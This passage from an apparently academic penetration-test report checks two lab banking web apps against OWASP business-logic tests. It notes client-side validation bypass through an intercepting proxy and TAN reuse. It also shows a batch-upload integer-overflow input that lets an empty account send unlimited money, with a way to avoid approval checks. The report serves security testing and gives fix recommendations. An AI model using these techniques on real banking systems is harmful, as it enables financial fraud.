| **Discovery** | We discovered the input validation by looking at the HTML Code with developer tools for Chrome and Firefox. All input is validated client side only as we discovered by setting the input in the HTML form and then manipulating it with ***Zed Attack Proxy (ZAP)*** before it gets send to the server. Another method to find this, is by removing the pattern in HTML with the developer tools for the browser and then submitting the form with any content.<br><br>By removing the validation patterns, it is possible to enter non-valid data. For example Javascript code or SQL code, which can enable more opportunities for the attacker. For more information about the possibilities have a look at chapter 3.7.2 and 3.7.5. |
| **Likelihood** | The detection of the non-sufficient validation is very easy, but the attacking with SQL- or JS-injection is more advanced. |
| **Implication** | Examples for implications are Cross-Site-Scripting and Session stealing, as well as SQL Injection, which could end up in data manipulation. |
| **Recommendations** | Do not trust the client input that gets send to the server and validate on the server side too. |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | We discovered that all input is validated on both server and client side |
| **Discovery** | All input fields are validated by angularJS. This can be seen by tags like `ng-valid-number`, `ng-valid-email`, `...`. Changing requests to the server with ZED-Proxy or removing the validators in HTML leads to errors. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

```
▼<label for="password">
  "
                Password:
                "
  <input type="password" name="password" id="password" placeholder="Password must contain
  1 uppercase, lowercase and number"  pattern="(?=^.{8,}$)((?=.*\d)|(?=.*\W+))(?![.\n])
  (?=.*[A-Z])(?=.*[a-z]).*$" required="required" autocomplete="off" style="cursor: auto;
  background-image: url(data:image/png;
  base64,iVBORw0KGgoAAAANSUhEUgAAABAAAAASCAYAAABSO15qAAAABmJLR0QA/wD/
  AP+gvaeTAAAACXBIWXMAAAsTAAALEwEAmpwYAAAAB3RJTUUH3QsPDhss3LcOZQAAAU5JREFUOMvdkzFLA0EQhd/
  bO7iIYmklaCUopLAQA6KNaawt9BeIgnUwLHPJRchfEBR7CyGWgiDY2SlIQBT/
  gDaCoGDudiy8SLwkBiwz1c7y+GZ25i0wnFEqlSZFZKGdi8iiiOR7aU32QkR2c7ncPcljAARAkgckb8IwrGf1fg/
  oJ8lRAHkR2VDVmOQ8AKjqY1bMHgCGYXhFchnAg6omJGcBXEZRtNoXYK2dMsaMt1qtD9/
  3p40x5yS9tHICYF1Vn0mOxXH8Uq/Xb389wff9PQDbQRB0t/
  QNOiPZ1h4B2MoO0fxnYz8dOOcOVbWhqq8kJzzPa3RAXZIkawCenHMjJN/
  +GiIqlcoFgKKq3pEMAMwAuCa5VK1W3SAfbAIopum+cy5KzwXn3M5AI6XVYlVt1mq1U8/
  zTlS1CeC9j2+6o1wuz1lrVzpWXLDWTg3pz/0CQnd2Jos49xUAAAAASUVORK5CYII=); background-
  attachment: scroll; background-position: 100% 50%; background-repeat: no-repeat;">
</label>
```

Figure 3.42: HTML5 Password Validation

Method | Header: Text | Body: Text

```
POST https://192.168.0.82/foobank/controllers/signup.php HTTP/1.1
Host: 192.168.0.82
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:32.0) Gecko/
20100101 Firefox/32.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.0.82/foobank/view/Signup.html
```

```
username=Username123&fullname=Foobar+Hacking&email=
foobar%40hacking.com&password=Averylongpassword123&repassword=
Averylongpassword123&typeselect=user
```

Figure 3.43: Manipulate Signup Request with ***Zed Attack Proxy (ZAP)***

### 3.10.2 Test Ability to Forge Requests (OWASP OTG-BUSLOGIC-002)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM Internation Bank** |
|---|---|
| **Observation** | Requests can be forged as already discovered in chapter 3.6.4, 3.6.5 and 3.3.4. |
| **Discovery** | N/A |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | Requests are protected by a CSRF-Token. See also chapter 3.6.4, 3.6.5 and 3.3.4. |
| **Discovery** | N/A |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

### 3.10.3 Test Integrity Checks (OWASP OTG-BUSLOGIC-003)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM Internation Bank** |
|---|---|
| **Observation** | We could not find any hidden input fields, that may depend on the current user role. By manipulating the role dropdown field during signup process, it is possible to register users with a custom role, but they cannot be activated by an employee or admin. Every other page which is role related is split up into one page for each role. |
| **Discovery** | We didn't find any hidden fields by searching the HTML Code with ***browser developer tools*** nor with ***Zed Attack Proxy (ZAP)***. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | We couldn't find any hidden input fields in the HTML Code. Pages with sensitive content for admins is loaded by javascript and cannot be viewed without valid administrator access. Even if the admin revokes his admin rights, the content disappears. |
| **Discovery** | We didn't find any hidden fields by searching the HTML Code with ***browser developer tools*** nor with ***Zed Attack Proxy (ZAP)***. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

### 3.10.4 Test for Process Timing (OWASP OTG-BUSLOGIC-004)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM Internation Bank** |
|---|---|
| **Observation** | No vulnerabilities based on the processing time could be found. The login/signup as well as the transactions do not show any significant difference in time, based on success or error. |
| **Discovery** | The loading times of the webpages were more significantly influenced by the speed of the Virtual Machine and its host system, then the input variables. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | We could not find any significant differences in process times based on valid or invalid input. |
| **Discovery** | The loading times of the webpages were more significantly influenced by the speed of the Virtual Machine and its host system, then the input variables. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

### 3.10.5 Test Number of Times a Function Can be Used Limits (OWASP OTG-BUSLOGIC-005)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | TUM Internation Bank |
|---|---|
| **Observation** | We discovered that there is no error message if we use the same TAN multiple times, even though the transactions does not end successful. |
| **Discovery** | Comparing application with its documentation. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | NEXT9 Bank |
|---|---|
| **Observation** | It is possible to use the same TAN multiple times for batch transactions. |
| **Discovery** | Comparing the application with its documentation. |
| **Likelihood** | This vulnerability is easy to find but only for the user himself. For attackers it is more complicated as they need to steal the session an a valid tan from a user. Tans are only send via https and therefore not as easy to steal. |
| **Implication** | The user can submit multiple batch transactions with the same TAN. An attacker can only benefit by this, if he can also steal the session of the user, which requires a man in the middle attack. |
| **Recommendations** | Test if a TAN has already been used. |

### 3.10.6 Test for the Circumvention of Work Flows (OWASP OTG-BUSLOGIC-006)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM Internation Bank** |
|---|---|
| **Observation** | All work flows seem to only work in the specific order they are intended to be used. Single pages can be accessed by the user without following the required previous steps. For example the success page after creating transactions: `https://IP_ADDRESS/foobank/view/succes.php`. All pages found, do not create any content or benefit for the attacker. All these pages are also accessible by not logged in users. |
| **Discovery** | These pages could be found by ***Skipfish*** and manually using the application, creating a list of all available pages and then accessing them out of their original order. Check table 3.12 for function calls. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | We could not find any pages to access out of the intended order. |
| **Discovery** | We searched for accessible pages with ***Skipfish*** and manually. Creating a list of all available pages and then accessing them out of their original order did not provide any benefit or use for the attacker. Check table 3.13 for function calls. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

### 3.10.7 Test Defenses Against Application Mis-use (OWASP OTG-BUSLOGIC-007)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM Internation Bank** |
|---|---|
| **Observation** | We found a way to generate money with a bank account that has no money. It is possible to transfer money from one account to another account, even if the account of the sender has a balance of 0. By registering two new accounts, the attacker can send infinite money to his second account.<br>We found the compiled and not-compiled version of the C-Parser in the folder structure under `/foobank/exec/parsing` and `/foobank/exec/parsingtext.cpp`.<br><br>This attack uses the batch upload process and overflows the maximum integer amount. As it seems, the application compares the account balance with the generated sum from the parsers results (Figure 3.44). If we use very big transaction amounts, the sum of all transactions is bigger then the maximum integer and therefor becomes negative. By comparing the negative sum with the account balance of 0 or a positive amount always returns true. As a result the amounts less then 10.000 EUR are processed and the transactions above the limit are in the overview for employees to approve (Figure 3.45).<br>In case the attacker wants to avoid being detected by an employee, who finds these huge transactions waiting for approval, the attacker can also use small amounts in his transfers. By making very many transactions with small amounts (less then 10.000 EUR) they won't end up in the approval list for an employee, but still can exceed the maximum integer value. |
| **Discovery** | We manually entered abitrary input parameters in the batch upload file, while testing for Buffer overflow errors (See chapter 3.7.8). The vulnerability was found using an input file with the content:<br>`60028,1023`<br>`60003,99999999999999999999999999999999999999999999999999999` |
| **Likelihood** | To find this vulnerability advanced knowledge about the application is required. In addition the attacker must know, what happens to integers, if their maximum values are exceeded. |
| **Implication** | It is possible to send money to another account, even though one has not enough money to do so. |
| **Recommendations** | Check for integer overflow on the server side and/or in the C-Parser. |

```
samurai@samurai-wtf:Downloads$ chmod +x parsing
samurai@samurai-wtf:Downloads$ ./parsing batchWithBigAmount.txt
{"transactions": [{"destacc":60002,"amount":1023}, {"destacc":60003,"amount":999
999999999999999999999999999999999999999999999999999999}],"sum":-2147482626}samura
samurai@samurai-wtf:Downloads$
```

Figure 3.44: C-Parser return for batch file

**Transfer history**

| Source Account | Destination Account | Amount | Date | Status |
|---|---|---|---|---|
| 60027 | 60002 | 1023 | 2014-11-16 15:50:15 | Approved |
| 60027 | 60003 | 3.40282e38 | 2014-11-16 15:50:15 | Pending Approval |
| 60027 | 60003 | 3.40282e38 | 2014-11-16 15:48:43 | Pending Approval |

More

Figure 3.45: Transactions with a huge amount

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | Next9 Bank |
|---|---|
| **Observation** | We did not find any misuse cases for the application. |
| **Discovery** | We especially tested the application against the attack working for TUM International Bank. One big, that overflows the integers on summation is evaluated propperly. If several small transactions are provided to overflow integers, the response from the REST api is: "Could not connect to the database", which is an error message that is not handled by the frontend, but can be only seen in the HTTP response. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

### 3.10.8 Test Upload of Unexpected File Types (OWASP OTG-BUSLOGIC-008)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | TUM Internation Bank |
|---|---|
| **Observation** | The application does not filter uploaded files by filetype or content-type. |
| **Discovery** | The upload of various filetypes has been handled in 3.2.3 OTG-CONFIG-003. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | NEXT9 Bank |
|---|---|
| **Observation** | The application does only allow uploads of file type Content-Type "Text/Plain". |
| **Discovery** | The upload of various filetypes has been handled in 3.2.3 OTG-CONFIG-003. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

### 3.10.9 Test Upload of Malicious Files (OWASP OTG-BUSLOGIC-009)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | TUM Internation Bank |
|---|---|
| **Observation** | The application does not filter uploaded files by filetype or content-type. |
| **Discovery** | The upload of various malicious filetypes has been handled in 3.2.3 OTG-CONFIG-003. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | NEXT9 Bank |
|---|---|
| **Observation** | The application does only allow uploads of file type Content-Type "Text/Plain". |
| **Discovery** | The upload of various malicious filetypes has been handled in 3.2.3 OTG-CONFIG-003. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

## 3.11 Client Side Testing

We did not cover this section of the OWASP Testing Guide as we priotized it low. During the lecture the focus was set on server side and executable attacks, which we assigned a higher priority. This especially involved attacks like XSS, SQL injections and buffer overflows. In the case of the online banking web application these attack vectors could be all attributed to the server side, so we also set our focus there.